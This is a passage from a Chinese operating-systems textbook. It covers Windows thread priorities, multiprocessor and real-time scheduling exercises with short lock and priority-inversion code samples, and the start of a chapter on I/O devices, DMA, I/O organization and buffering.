对于可变优先级类中的线程，它最初的优先级是由两个值确定的：进程的基本优先级和线程的基本优先级。进程基本优先级是进程对象的一个属性，它可以取从0到15的任何值。与进程对象相关联的每个线程对象有一个线程基本优先级属性，表明该线程相对于该进程的基本优先级。线程的基本优先级可以等于它的进程的基本优先级，或者比进程的基本优先级高2级或低2级。因此，如果一个进程的基本优先级为4，它的某个线程的基本优先级为-1，则该线程最初的优先级为3。

图10.16 关于Windows优先级关系的一个例子

一旦一个可变优先级类中的线程被激活，则它的实际优先级称做该线程的当前优先级，可以在给定的范围内波动。当前优先级永远不会低于该线程的基本优先级的下限，也永远不会超过15。图 10.16 给出了一个例子。一个进程对象的基本优先级属性值为 4，与这个进程对象相关联的每个线程对象的最初优先级一定在 2 和 6 之间。假设线程的基本优先级是 4，那么该线程的当前优先级根据需求在 4 到 15 之间变动，如果由于 I/O 事件导致线程被中断，Windows 内核将提升这个线程的优先级。当一个被提升优先级的线程由于用完了时间配额而被中断时，内核将降低它的优先级。可见处理器密集型的线程趋向于具有较低的优先级，而 I/O 密集型的线程则可能拥有更高的优先级。对于 I/O 密集型的线程，执行体为交互式等待（例如等待键盘或显示）而提高它的优先级，其幅度要比为其他 I/O 类型（如磁盘 I/O）而提高优先级的幅度大。因此，在可变优先级类中，交互式线程往往具有最高的优先级。

10.5.2 多处理器调度

当 Windows 运行在一个处理器上时，优先级最高的线程总是活跃的，除非它正在等待一个事件。如果有多个线程具有相同的最高优先级，则处理器在这一级的所有线程间被循环共享。在一个具有 N 个处理器的多处理器系统中，内核试图将 N 个最高优先级的就绪线程分配给处理器，余下的低优先级线程必须等待，直到处理器上的线程被阻塞或其优先级被降低。低优先级线程在饥饿状态下，其优先级有可能被短暂地提升到 15，只是为了纠正优先级反转的现象。

上述调度原则受线程的处理器亲和（processor affinity）属性的影响。如果一个线程准备执行，但是唯一可用的处理器不在它的处理器亲和集合中，则该线程被迫等待，内核调度下一个可以得到的线程。

10.6 小结

对于紧耦合的多处理器，多个处理器可以使用同一个内存。在这种配置中，调度结构更加复杂。例如，某个给定的进程在它的生命周期中可以分配到同一个处理器中，也可以当它每次进入运行状态时，分派到任何一个处理器上。关于性能的研究表明，在多处理器系统中，不同调度算法之间的差别并不是很重要。

实时进程或任务是指该进程的执行与计算机系统外部的某些进程、功能或事件集合有关，并且为了保证有效和正确地与外部环境交互，必须满足一个或多个最后期限。实时操作系统是指能够管理实时进程的操作系统。在实时操作系统中，传统的调度算法原则不再适用，关键因素是满足最后期限。在很大程度上依靠抢占和对相对最后期限有反应的算法适合于这种上下文。

10.7 推荐读物

[WEND89]讲述了多处理器调度的方法。关于实时调度的较好论述见[LIU00]。下面的论文集都包括关于实时操作系统和实时调度的重要文章：[KRIS94]、[STAN93]、[LEE93]和[TILB91]。[SHA90]较好地阐述了优先级反转、优先级继承和优先级置顶。[ZEAD97]分析了 SVR4 实时调度器的性能。[LIND04]概述了 Linux 2.6 调度器，[LOVE05]包含了更为详细的讨论。

KRIS94 Krishna, C., and Lee, Y., eds. "Special Issue on Real-Time Systems. " *Proceedings of the IEEE*, January 1994.

LEE93 Lee, Y., and Krishna, C., eds. *Readings in Real-Time Systems*. Los Alamitos, CA: IEEE Computer Society Press, 1993.

LIND04 Lindsley,R. "What's New in the 2.6 Scheduler." *Linux Journal,* March 2004.

LIU00 Liu,J.*Real-Time Systems*. Upper Saddle River,NJ: Prentice Hall,2000.

LOVE05 Love,R.*Linux Kernel Development*. Waltham,MA:Novell Press,2005.

SHA90 Sha,L.;Rajkumar,R.;and Lehoczky,J. "Priority Inheritance Protocols: An Approach to Real-Time Synchronization." *IEEE Transactions on Computers*,September 1990.

STAN93 Stankovic, J., and Ramamritham, K., eds. *Advances in Real-Time Systems*. Los Alamitos, CA: IEEE Computer Society Press, 1993.

TILB91 Tilborg, A., and Koob, G.. eds. *Foundations of Real-Time Computing: Scheduling and Resource Management*. Boston: Kluwer Academic Publishers, 1991.

WEND89 Wendorf, J.; Wendorf, R.; and Tokuda, H."Scheduling Operating System Processing on Small-Scale Microprocessors." *Proceedings, 22nd Annual Hawaii International Conference on System Science*, January 1989.

ZEAD97 Zeadally, S. "An Evaluation of the Real-Time Performance of SVR4.0 and SVR4.2."*Operating Systems Review*, January 1977.

10.8 关键术语、复习题和习题

关键术语

非周期性任务	粒度	速率单调调度	线程调度
限期调度	硬实时任务	实时操作系统	无界优先级
确定性操作系统	负载共享	实时调度	反转
故障弱化运行	周期性任务	响应性	软实时任务
组调度	优先级反转		

复习题

10.1 列出并简单定义五种不同级别的同步粒度。

10.2 列出并简单定义线程调度的四种技术。

10.3 列出并简单定义三种版本的负载分配。

10.4 硬实时任务和软实时任务有什么区别?

10.5 周期性实时任务和非周期性实时任务有什么区别?

10.6 列出并简单定义对实时操作系统的五方面的要求。

10.7 列出并简单定义四类实时调度算法。

10.8 关于一个任务的哪些信息在实时调度时非常有用?

习题

10.1 考虑一组周期任务(三个),表 10.5 给出了它们的执行简表。按照类似于图 10.6 的形式,给出关于这组任务的调度图。

表 10.5 习题 10.1 的执行简表

进程	到达时间	执行时间	完成最后期限
A(1)	0	10	20
A(2)	20	10	40
⋮	⋮	⋮	⋮
B(1)	0	10	50
B(2)	50	10	100
⋮	⋮	⋮	⋮
C(1)	0	15	50
C(2)	50	15	100
⋮	⋮	⋮	⋮

10.2 考虑一组非周期性任务(5 个),表 10.6 给出了它们的执行简表。按照类似于图 10.7 的形式,给出

关于这组任务的调度图。

表 10.6 习题 10.2 的执行简表

进 程	到达时间	执行时间	启动最后期限
A	10	20	100
B	20	20	30
C	40	20	60
D	50	20	80
E	60	20	70

10.3 最低松弛度优先（Least Laxity First，LLF）算法是一种为实时系统中周期性任务设计的一种调度算法。松弛度是指，一个进程如果现在开始执行，其预期结束时间和其截止时间之间的时间间隔。这同时也是一个可供调度的时间窗口。松弛度可以被定义为：

松弛度 = 截止时间 − 当前时间 − 程序执行所需时间

LLF 选择松弛度最低的进程开始执行，如果两个进程的松弛度相同，则采用先来先服务的策略。

a）假设一个任务的松弛度为 t，则调度算法最多将该任务延迟多久启动，才能保证其在截止时间前完成？

b）假设一个任务的松弛度为 0，说明了一种什么情况？

c）如果一个任务的松弛度为负数表示什么意义？

d）如果有一组（3 个）周期性任务，其执行特征如表 10.7a 所示，绘制一个如图 10.5 的调度序列表，比较在这组任务上分别使用速率单调调度、最早截止时间优先、最低松弛度优先三种调度算法进行处理，并对结果进行分析。假设系统的抢占调度的周期为 5ms。

表 10.7 习题 10.3 到习题 10.6 的执行简表

a）轻载			b）重载		
任 务	周 期	执行时间	任 务	周 期	执行时间
A	6	2	A	6	2
B	8	2	B	8	5
C	12	3	C	12	3

10.4 使用表 10.7b 中的参数重复 10.3 的 d 问题，并对结果进行分析。

10.5 最大紧迫度优先（Maximum Urgency First，MUF）算法是一种用于周期性任务的实时调度算法。对每项任务分配一个紧迫度值，该值的定义是两个固定优先级和一个动态优先级的组合。其中一个固定的优先级是决定性的，优先于动态优先级。同时，该动态优先级优于另一个固定优先级，后一个固定优先级被称为用户优先级。动态优先级与一个任务的松弛程度成反比。可以将 MUF 解释如下。首先，任务按最短到最长周期排序。将前 N 个任务定义为关键任务集，这样，在最坏的情况下，处理器的利用率也不会超过 100%。如果在关键任务集中含有就绪的任务，调度器在关键任务集中选取一个松弛度最低的任务；否则调度器就在非关键任务集中选择一个松弛度最低的任务。通过一个可选的用户优先级，然后使用 FCFS，就可以打破这种限制。重复习题 10.3d，将 MUF 加进图表。假设用户定义的优先级是：A 最高，B 其次和 C 最低。并对结果进行分析。

10.6 回顾本章中提到的等式 10.1 和 10.2，回答下列问题：

a）证明等式 10.2 的右边的算法时间复杂度是 RMS 调度算法时间复杂度的 ln2 倍

b）设有两个进程 C_1、C_2，它们在时刻 t 被调入 CPU 执行，其完成工作所需要的时间如下：

C_1 = sin^2(t)

C_2 = 1/sec^2(t)

其中 t 是系统从开机开始直到进程开始运行所经过的时间，单位是秒。如果这两个进程每次调度，被允许在 CPU 上的运行的时间长度为 T，那么 T 的值为多少时，采用 RMS 调度算法可以保证这两个进程每次运行都能在时间 T 内完成其计算工作？

10.7 这个习题用于说明对于速率单调调度，式（10.2）是成功调度的充分条件，但它并不是必要条件［也

就是说，有些时候，尽管不满足式（10.2）也有可能成功调度]。

a）考虑一个任务集，包括以下独立的周期任务：

- 任务 P_1：$C_1=20$；$T_1=100$
- 任务 P_2：$C_2=30$；$T_2=145$

使用速率单调调度，这些任务可以成功地调度吗？

b）现在再往集合中增加以下任务：

- 任务 P_3：$C_3=68$；$T_3=150$

式（10.2）可以满足吗？

c）假设前述的三个任务的第一个实例在 t=0 时到达，并假设每个任务的第一个最后期限如下：

$D_1=100$；$D_2=145$；$D_3=150$

如果使用速率单调调度，请问这三个最后期限都能得到满足吗？每个任务循环的最后期限是多少？

10.8 阅读下列三段代码并回答问题。

a）找出每段代码中可能产生的同步问题。

b）在这三段代码中，哪一段代码的同步问题是由于进程优先级设置不当导致的？(which error requires the implicit notion of process preemption by priority?)简要解释优先级极限如何消除这段代码中的问题。

```
== A ================
Process 1, Priority High
------------------------
void f()
{
  acquire_lock();
  short_compute();
  release_lock();


}
Process 2, Priority Medium
--------------------------
void g()
{
  shared_variable_a = 0;
}


Process 3, Priority Low
--------------------------
void h()
{
  acquire_lock();
  for(;;){
    long_compute();
  }
}
```

```
== B ================
Process 1, Priority High
------------------------
void f()
{
  acquire_lock();
  long_compute();
  release_lock();
}


Process 2, Priority Medium
--------------------------
void g(unsigned v)
{
  while(++v){
}   v = 2;

}
Process 3, Priority Low
--------------------------
void h()
{
  acquire_lock();
  short_compute();
  release_lock();
}
```

```
== C ================
Process 1, Priority High
------------------------
void f()
{
  acquire_lock_x();
  acquire_lock_y();
  long_compute();
  release_lock_y();
  release_lock_x();
}
Process 2, Priority Medium
--------------------------
void g()
{
  acquire_lock_y();
  shared_variable_b = 2;
  release_lock_y();
}
Process 3, Priority Low
--------------------------
void h()
{
  acquire_lock_y();
  acquire_lock_x();
  short_compute();
  release_lock_x();
} release_lock_y();
```

第五部分 I/O 和文件

操作系统设计中最繁杂的部分是处理I/O设备和文件管理系统。对于I/O而言，主要问题是性能。I/O设备是真正的性能斗争战场。看一看计算机系统的内部操作，我们发现处理器速度不断地提高，而且如果一个处理器还不够快的话，那么SMP架构提供多个处理器来加速其工作。内存的访问速度也在不断提高，但是并没有处理器加速那么快。尽管如此，通过巧妙利用一级、二级或者更多级内部高速缓存，内存的访问速度可以与处理器的速度匹配。但I/O仍然是一个重要的性能挑战，尤其是对于磁盘存储而言。

对于文件系统，性能也是一个问题。但同样需要关注其他的设计需求，如可靠性和安全性。从用户的角度来看，文件系统也许是操作系统中最重要的方面：用户希望快速访问文件但要确保文件不会被破坏，同时文件不能被未授权的用户访问。

第五部分导读

第11章：I/O管理和磁盘调度

第11章首先概要介绍了I/O存储设备和操作系统中I/O功能的组织。然后讨论了用来提高性能的不同缓冲策略。本章的其余部分专门介绍了磁盘I/O。其中讨论了多个磁盘请求的调度方法——利用磁盘访问的物理特性来改进响应时间。接着考察了利用磁盘阵列来改善性能和可靠性。最后，讨论了磁盘高速缓存。

第12章：文件管理

第12章综述了各种类型的文件组织并且考察了与文件管理和文件访问相关的操作系统问题。本章讨论了数据的物理和逻辑组织，介绍了一个典型的操作系统向用户提供的文件管理相关的服务，最后介绍了文件管理系统中的特殊机制和数据结构。

第 11 章 I/O 管理和磁盘调度

输入/输出可能是操作系统设计中最困难的部分。这是因为存在许多不同的设备和它们的应用，因此很难有一个通用、一致的解决方案。

本章首先简要介绍 I/O 存储设备和操作系统中 I/O 功能的组织。这些主题通常包含在计算机体系结构的范围内，这里是为从操作系统的角度研究 I/O 做准备。

接下来一节将分析操作系统的设计问题，包括设计目标和 I/O 功能以何种方式组织。然后分析 I/O 缓冲，缓冲功能是操作系统提供的一种基本 I/O 服务，它可以提升整体性能。

再下来一节将专门讲述磁盘 I/O。在现代系统中，这种形式的 I/O 是最重要的，而且对用户所能感知的性能至关重要。这一节中先建立一个磁盘 I/O 性能模型，然后分析几种可用于提高性能的技术。

本章的附录总结了辅助存储设备的特点，包括磁盘和光存储器。

11.1 I/O 设备

正如第 1 章所提到的，计算机系统中参与 I/O 的外部设备大体上可以分为以下三类：

- 人可读：适用于同计算机用户之间的交互，例如打印机和终端，后者又包括了显示器和键盘，以及其他一些可能的设备，如鼠标。
- 机器可读：适用于与电子设备通信，例如磁盘驱动器、USB 密钥、传感器、控制器和执行器。
- 通信：适用于与远程设备通信，例如数字线路驱动器和调制解调器。

各类别之间有很大的差别，甚至同一类别内的不同设备之间也有相当大的差异。主要差别包括：

- 数据速率：数据传送速率可能会相差几个数量级。图 11.1 给出了一些例子。




图 11.1 典型的 I/O 设备数据速率

- **应用**：设备用途对操作系统及其支撑设施中的软件和策略都有影响。例如，用于存储文件的磁盘需要文件管理软件的支持；在虚拟存储系统中，用于页面备份的磁盘，其特性取决于虚拟存储器硬件和软件是如何使用的。此外，这些应用对磁盘调度算法也会产生影响（在本章后面讲述）。再举一个例子，终端可以被普通用户使用，也可以被系统管理员使用。这两种使用情况隐含了不同的特权级别，而且可能在操作系统中拥有不同的优先级。
- **控制的复杂性**：打印机仅需要一个相对简单的控制接口，而磁盘的控制接口就要复杂得多。这些差别对操作系统的影响在某种程度上被控制该设备的 I/O 模块的复杂性所过滤，这将在下节讨论。
- **传送单位**：数据可以按照字节流或者字符流的形式传送（如终端 I/O），也可以按更大的块传送（如磁盘 I/O）。
- **数据表示**：不同的设备使用不同的数据编码方式，这些差别包括字符编码和奇偶约定。
- **错误条件**：随着设备的不同，错误的性质、报告错误的方式、错误造成的后果以及有效的响应范围都各不相同。

由于这些差异的存在，使得不管是从操作系统的角度，还是从用户进程的角度，都很难找出一种统一的、一致的 I/O 解决方法。

11.2 I/O 功能的组织

在 1.7 节中总结了执行 I/O 的三种技术：

- **可编程 I/O**：处理器代表一个进程给 I/O 模块发送一个 I/O 命令；该进程进入忙等待，直到操作完成才可以继续执行。
- **中断驱动 I/O**：处理器代表进程向 I/O 模块发出一个 I/O 命令。有两种可能性：如果来自进程的 I/O 指令是非阻塞的，那么处理器继续执行发出 I/O 命令的进程的后续指令。如果 I/O 指令是阻塞的，那么处理器执行的下一条指令则来自操作系统，它将当前的进程设置为阻塞态并且调度其他进程。
- **直接存储器访问（DMA）**：一个 DMA 模块控制内存和 I/O 模块之间的数据交换。为传送一块数据，处理器给 DMA 模块发请求，并且只有当整个数据块传送结束后，它才被中断。

表 11.1 描述了这三种技术之间的关系。在大多数计算机系统中，DMA 是操作系统必须支持的主要的数据传送形式。

表 11.1 I/O 技术

	无 中 断	使用中断
通过处理器实现 I/O-内存间的传送	可编程 I/O	中断驱动 I/O
I/O-内存间直接传送		直接存储器访问（DMA）

11.2.1 I/O 功能的发展

随着计算机系统的发展，单个部件的复杂度和完善度也随之增加。这在 I/O 功能上表现得最为明显。I/O 功能的发展可概括为以下阶段：

1）处理器直接控制外围设备，这在简单的微处理器控制设备中可以见到。

2）增加了控制器或 I/O 模块。处理器使用非中断的可编程 I/O。在这一阶段，处理器开始从外部设备接口的具体细节中分离出来。

3）本阶段所使用的配置与阶段 2 相同，但是采用了中断方式。处理器无需花费等待执行一

次 I/O 操作所需的时间，因而提高了效率。

4）I/O 模块通过 DMA 直接控制存储器。现在可以在没有处理器参与的情况下，从内存中移出或者往内存中移入一块数据，仅仅在传送开始和结束时需要用到处理器。

5）I/O 模块被增强成一个单独的处理器，有专门为 I/O 设计的指令集。中央处理器（CPU）指导 I/O 处理器执行内存中的一个 I/O 程序。I/O 处理器在没有处理器干涉的情况下取指令并执行这些指令。这就使得处理器可以指定一系列的 I/O 活动，并且只有当整个序列执行完成后处理器才被中断。

6）I/O 模块有自己的局部存储器，事实上，其本身就是一台计算机。使用这种体系结构可以控制许多 I/O 设备，并且使需要处理器参与的部分降到最小。这种结构通常用于控制与交互终端的通信，I/O 处理器负责大多数控制终端的任务。

综观上面的 I/O 发展过程可以发现，越来越多的 I/O 功能可以在没有处理器参与的情况下执行。中央处理器逐步从 I/O 任务中解脱出来，从而提高了性能。在最后两个阶段（即 5 和 6），一个主要变化是引入了可执行程序的 I/O 模块的概念。

注意，对从阶段 4 到阶段 6 中描述的所有模块，用术语直接存储器访问（DMA）是最适合的，因为所有这几种类型都包括了通过 I/O 模块对内存的直接控制；阶段 5 中的 I/O 模块通常称做 I/O 通道；阶段 6 中的称做 I/O 处理器。但是，这两个术语有时也同时适用于这两种情况。在本节的后半部分，对这两类 I/O 模块均使用术语 I/O 通道。

11.2.2　直接存储器访问

图 11.2 概括地给出了 DMA 逻辑。DMA 单元能够模拟处理器，而且实际上能够像处理器一样获得系统总线的控制权。为了能在系统总线上与存储器进行双向传送数据，它需要这样做。

DMA 技术工作流程如下：当处理器想读或写一块数据时，它通过向 DMA 模块发送以下信息来给 DMA 模块发出一条命令：

- 是否请求读操作或写操作，通过在处理器和 DMA 模块之间使用读写控制线发送。
- 相关的 I/O 设备地址，通过数据线传送。
- 从存储器中读或者往存储器中写的起始地址，在数据线上传送，并由 DMA 模块保存在其地址寄存器中。
- 读或写的字数，也是通过数据线传送，并由 DMA 模块保存在其数据计数寄存器中。




图 11.2　典型的 DMA 框图

然后处理器继续其他工作。此时它已经把这个 I/O 操作委托给 DMA 模块。DMA 模块直接从存储器中或往存储器中传送整块数据，一次传送一个字，并且不再需要通过处理器。传送结束后，DMA 模块给处理器发送一个中断信号。因此，只有在传送开始和结束时才会用到处理器，如图 1.19c 所示。

DMA 机制可以按多种方法配置，图 11.3 给出了一些可能的配置情况。在第一个例子中，所有模块共享同一个系统总线，DMA 模块担当起代理处理器的作用，它使用可编程 I/O 通过 DMA 模块在存储器和 I/O 模块之间交换数据。尽管这个配置可能开销并不大，但显然是低效的：跟处理器控制的可编程 I/O 一样，每传送一个字需要两个总线周期（传送请求以及之后的传送）。

通过把 DMA 和 I/O 功能集成起来，可以大大地减少所需要的总线周期的数目，如图 11.3b 所示。这意味着除了系统总线之外，在 DMA 模块和一个或多个 I/O 模块之间还存在着一条不包

含系统总线的路径。DMA 逻辑实际上可能就是 I/O 模块的一部分，或者可能是控制一个或多个 I/O 模块的一个单独模块。通过使用一个 I/O 总线连接 I/O 模块和 DMA 模块，如图 11.3c 所示，可以进一步拓展这个概念。这就使得 DMA 模块中 I/O 接口的数目减少到 1，并且提供了一种可以很容易地进行扩展的配置。在所有这些情况中，如图 11.3b 和图 11.3c 所示，DMA 模块与处理器、内存所共享的系统总线，仅仅用于 DMA 模块同内存交换数据以及同处理器交换控制信号。DMA 和 I/O 模块之间的数据交换是脱离系统总线完成的。




图 11.3 可选择的 DMA 配置

11.3 操作系统设计问题

11.3.1 设计目标

在设计 I/O 机制时，有两个最重要的目标：效率和通用性。效率是重要的，这是因为 I/O 操作通常是计算机系统的瓶颈。再回到图 11.1，从中可以看出，与内存和处理器相比，大多数 I/O 设备速度都是非常低的。解决这个问题的一种方法是多道程序设计，正如我们所看到的，多道程序设计允许在一个进程执行的同时其他一些进程在等待 I/O 操作。但是，即使到了计算机中拥有大量内存的今天，I/O 操作跟不上处理器活动的情况仍然频繁出现。交换技术用于将额外的就绪进程加载到内存，从而保持处理器处于工作状态，但这本身就是一个 I/O 操作。因此，I/O 设计的一个主要任务就是提高 I/O 的效率。目前，因其重要性而最受关注的是磁盘 I/O。本章的大部分内容专门研究磁盘 I/O 的效率。

另一个重要目标是通用性。由于简单和避免错误的考虑，人们希望能用一种统一的方式处理所有的设备。这意味着从两个方面都需要统一：一个是处理器看待 I/O 设备的方式，另一个是操作系统管理 I/O 设备和 I/O 操作的方式。由于设备特性的多样性，在实际中很难真正实现通用性。目前所能做的就是用一种层次化、模块化的方法设计 I/O 功能。这种方法隐藏了大部分 I/O 设备低层例程中的细节，使得用户进程和操作系统高层可以通过，诸如读、写、打开、关闭、加锁、解锁等一些通用的函数来看待 I/O 设备。下面将详细讲述这种方法。

11.3.2 I/O 功能的逻辑结构

在第 2 章讲述系统结构时，曾重点讲述了现代操作系统的层次特性。分层的原理是，操作系统的功能可以根据其复杂性、特征时间尺度（time scale）和抽象层次被分开。按照这个方法，可以将操作系统组织分成一系列层次。每一层都执行操作系统所需要的功能的一个相关子集，它依赖于更低一层所执行的更原始的功能，从而可以隐藏这些功能的细节。同时，它又给高一层提供服务。理想情况下，这些层应该定义成某一层的变化不需要改动其他层。因此，我们可以把一个问题分解成一些更易于控制的子问题。

一般来说，层次越低，处理的时间尺度就越短。操作系统的某些部分必须直接与计算机硬件交互，这时一个事件的时间尺度只有几个十亿分之一秒。而在另一端，操作系统的某些部分必须与用户交互，而用户以一种比较悠闲的速度发出命令，可能是每几秒一次。多层结构非常适合这种情况。

把这种原理应用于 I/O 机制可以得到如图 11.4 所示的组织类型（对照表 2.4）。组织的细节取决于设备的类型和应用程序。图中给出了三个最重要的逻辑结构。当然，一个特定的操作系统可能并不完全符合这些结构，但是，它的基本原则是有效的，并且大多数操作系统都通过类似的途径进行 I/O。

首先考虑一种最简单的情况，本地外围设备以一种简单的方式进行通信，如字节流或记录流，如图 11.4a 所示，那么会涉及下面的几层：


- **逻辑 I/O**：逻辑 I/O 模块把设备当做一个逻辑资源来处理，它并不关心实际控制设备的细节。逻辑 I/O 模块代表用户进程管理的一般的 I/O 功能，允许用户进程根据设备标识符以及诸如打开、关闭、读、写之类的简单命令与设备打交道。
- **设备 I/O**：请求的操作和数据（缓冲的数据、记录等）被转换成适当的 I/O 指令序列、通道命令和控制器指令。可以使用缓冲技术来提高使用率。
- **调度和控制**：I/O 操作的排队、调度实际上发生在这一层。因此，在这一层处理中断，收集并报告 I/O 状态。这一层是与 I/O 模块和设备硬件真正发生交互的软件层。

就一个通信设备而言，I/O 结构（如图 11.4b 所示）看上去和刚才描述的几乎一样。主要差别是逻辑 I/O 模块被通信体系结构取代，通信体系结构自身也是由许多层组成的。一个例子是 TCP/IP，在第 17 章有其详细描述。

图 11.4c 显示了一个有代表性的结构，该结构常用于在支持文件系统的辅存设备上管理 I/O。这里用到了前面没有讲到的三层：

- **目录管理**：在这一层，符号文件名被转换成标识符，用标识符可以通过文件描述符表或索引表直接或间接地访问文件。这一层还处理影响文件目录的用户操作，如添加、删除、重新组织等。
- **文件系统**：这一层处理文件的逻辑结构以及用户指定的操作，如打开、关闭、读、写等。这一层还管理访问权限。
- **物理组织**：就像考虑到分段和分页结构，虚拟内存地址必须转换成物理内存地址一样，考虑到辅存设备的物理磁道和扇区结构，对于文件和记录的逻辑访问也必须转换成物理外存地址。辅助存储空间和内存缓冲区的分配通常也在这一层处理。

由于文件系统的重要性，本章和第 12 章将专门花费一些时间来讲述它的各个部分。本章的论述主要集中在比较低的三层中，比较高的两层将在第 12 章讲述。



a）本地外围设备　　b）通信端口　　c）文件系统

图 11.4　一个 I/O 组织的模型

11.4　I/O 缓冲

假设某个用户进程需要从磁盘中读入多个数据块，每次读一块，每块的长度为 512 个字节。这些数据将被读入用户进程地址空间中的一个区域，如从虚拟地址 1000 到 1511 的区域。最简单的方法是对磁盘单元执行一个 I/O 命令（类似于 Read_Block[1000,disk]），并等待数据传输完毕。这个等待可以是忙等待（不断地测试设备状态），也可以是进程被中断挂起。

这种方法存在两个问题。首先，程序被挂起，等待相对比较慢的 I/O 完成。第二个问题是这种 I/O 方法干扰了操作系统的交换决策。在数据块传送期间，从 1000 到 1511 的虚拟地址单元必须保留在内存中，否则，某些数据就有可能丢失。如果使用了分页机制，那么至少需要将包含目标地址单元的页锁定在内存中。因此，尽管该进程的一部分页面可能被交换到磁盘，但不可能把该进程全部换出，即使操作系统想这么做也不行。还需要注意的是有可能出现单进程死锁。如果一个进程发出一个 I/O 命令并被挂起等待结果，然后在开始 I/O 操作之前被换出，那么该进程被阻塞，其等待 I/O 事件的发生，此时，I/O 操作也被阻塞，它等待该进程被换入。为避免死锁，在发出 I/O 请求之前，参与 I/O 操作的用户存储空间必须被立即锁定在内存中，即使这个 I/O 操作正在排队，并且在一段时间内不会被执行。

同样的考虑也适用于输出操作。如果一个数据块从用户进程区域被直接传送到一个 I/O 模块，那么在传送过程中，该进程被锁定，并且不会被换出。

为避免这些开销和低效操作，有时为了方便起见，在输入请求发出前就开始执行输入传送，并且在输出请求发出一段时间之后才开始执行输出传送，这项技术称为缓冲。本节将讲述几个操作系统所支持并能提高系统性能的缓冲方案。

在讨论各种缓冲方法时，有时候需要区分两类 I/O 设备：面向块的 I/O 设备和面向流的 I/O 设备。面向块（block-oriented）的设备将信息保存在块中，块的大小通常是固定的，传输过程中一次传送一块。通常可以通过块号访问数据。磁盘和 USB 智能卡都是面向块的设备。面向流（stream-oriented）的设备以字节流的方式输入输出数据，没有块结构。终端、打印机、通信端口、鼠标和其他指示设备以及其他大多数的非辅存设备，都属于面向流的设备。

11.4.1 单缓冲

操作系统提供的最简单的类型是单缓冲，如图 11.5b 所示。当用户进程发出 I/O 请求时，操作系统给该操作分配一个位于内存中系统部分的缓冲区。




图 11.5 I/O 缓冲方案（输入）

